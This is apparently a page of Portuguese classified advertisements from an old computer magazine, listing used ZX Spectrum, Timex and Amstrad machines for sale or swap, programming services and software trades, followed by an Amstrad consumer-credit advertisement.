Spectrum M+3, monitor Philips VS0040/00 Monocromático ambos em bom estado por 70 contos. Rua D. Maria C. Azevedo 25 Santo Tirso.

Por 40 contos: Spectrum/ Impr.2040/Joyst. + Interf./Gravador/TV PPB/Prog., jogos e instr. — tudo como novo. Eng. Mota 24091 Aveiro.

Amstrad 1512 DD mono com 640K 130 contos, 1 ano e meio. Tel. 706208 noite até 22h. Ofereço bons programas.

1 computador ZX Spectrum +2 com joystick turbo preço 36 contos, contactar Tel. 78082 rede de Braga.

Impressora Seickosha GP-250X. Texas TI-74 + Interface + gravador (c/contador). Tel. 7142035 (21h-23h dias úteis).

Spectravideo 728 (80K RAM/32K ROM) — compatível com IBM inclui jogos. Por 35 contos. Falar J. Monteiro, Tel. 9715560 Porto das 14-17h.

Executo programas p/ pequenas e médias empresas (preçários, relatórios, Bases Dados) — contactar Marçal Muralha. Tel. (01) 2477385.

ZX 48K, interface1 + micro drive, 2 gravadores, joystick c/ interface, (1 cartridge + 60 jogos + livros = oferta). Tudo 50 contos. Tel. 075/46419.

Timex 2068 como novo ainda com garantia. Joystick + Interface + cerca de 60 jogos tudo 32 contos, contactar Tel. 397103 rede Porto.

Executa-se programas em Basic, Cobol, Pascal e DBase. Contactar: Vasco Incio — Tr do Tronco 95-4E - 4465 SMI-Matosinhos. Tel. 904562.

Edição de qualquer tipo de documento em programas adequados. Contactar Vasco Incio — Tr do Tronco 95-4E - 4465 SMI-Matosinhos. Tel. 904562.

Spectrum 128K 2+ em bom estado. Contactar Pedro Castel-Branco. Tel. 4101024 das 19 às 21H.

Drive de 5.25" para computador Amstrad PC 1640 com pouco uso por 25 contos. Adalberto G Cabete. Tel. 033-38147 Coimbra.

Timex computer 2048K + 24 jogos por 22.500 escudos. Pouco tempo de uso. Manual incluido. Contactar (01) 2047387.

Timex computer 2048K + gravador Crown TR-1 + Joystick Gunshot (oferta de 24 jogos) 30 contos (tudo como novo). Tel. (01) 2047387.

Spectrum +3 c/ impressora térmica Sinclair 2040 e 4 disquetes. 60 contos. Tel. 4945343.

Monitor monocromático Zenith, ecrã Palha, base rotativa, novo, por 16 contos. Tel. 28405 (056).

Timex 2048 c/ 50 jogos ou troco p/ impressora papel A4. Contactar António Rodrigues, Tel. (02) 682371.

Timex 2048 c/50 jogos completo e em perfeito estado contactar António Rodrigues, Tel. (02) 682371, Preço 25 contos.

ZX Spectrum +3 128K, monitor monocromático Philips VS0040/ 00 ambos em bom estado por 70 contos. Rua D. Maria Carmo Azevedo, S. Tirso, Tel. 55350.

TROCO

Quero os programas: Monopoly e Tarot. Troco por outros. Tel. 80 58 80 de Lisboa.

Programas CPIM Plus para Spectrum, CPC ou PCW em formato 3". Contactar Rui Carmo. Tel. 8147344 (partir das 21H.)

Troco software, livros e manuais para PC compatível. Contactar Vasco Incio — Tr. do Tronco 95-4E - 4465 SMI-Matosinhos, Tel. 904562

Troco toda gama de software para PC's só na zona de Viseu, João Pedro Ribeiro dos Santos, Bairro das Mesuras, bloco nº7, 1ºF Tel. 27208 - 3500 Viseu.

Timex Computer + Joystick + gravador + jogos por disco rígido ou hard card + placa controladora. Tel. (01) 2047387.

Software para PC compatível com carta gráfica CGA e a 8MHz. Troco lista. Tel. (01) 2047387.

Clube Amista troca, vende e compra jogos e software para CPC 464. Marco, Urb Portela Lt55 1ºDtº 2685 Sacavém.

Dan Dare, Arkanoid II e mais 75 jogos para o Amstrad CPC 464. Lúcio Ferrão, lot.201, 11º à Portela 2685 Sacavém ou Tel. (01) 9436035.

Troco todo o tipo de software para PC's. Contactar Inforams, Av. Elisyo de Moura 397 - 2ºD 3000 Coimbra Tel. 039-716949 às 19H.

Desejo trocar software para PC's compatíveis. Ricardo Pereira, Rua das Rosas, 36, r/c Esq. Moreira Maia, 4470, Maia. Resposta Garantida.

A Informática ao seu alcance

Com o novo crédito AMSTRAD

Com o nosso novo sistema de vendas todos podemos ter um computador AMSTRAD.
O Credi-AMSTRAD permite-lhe comprar um computador com uma entrada de 30% e 18 prestações mensais.
Agora, só não tem computador quem não precisa.
E quem é que não precisa?!

Consulte um revendedor autorizado COMINFOR.
Ele explicar-lhe-á como o seu computador lhe vai chegar às mãos.
Não deixe escapar esta oportunidade. Você pode mesmo ter um AMSTRAD.

DDB NEEDHAM & GUERREIRO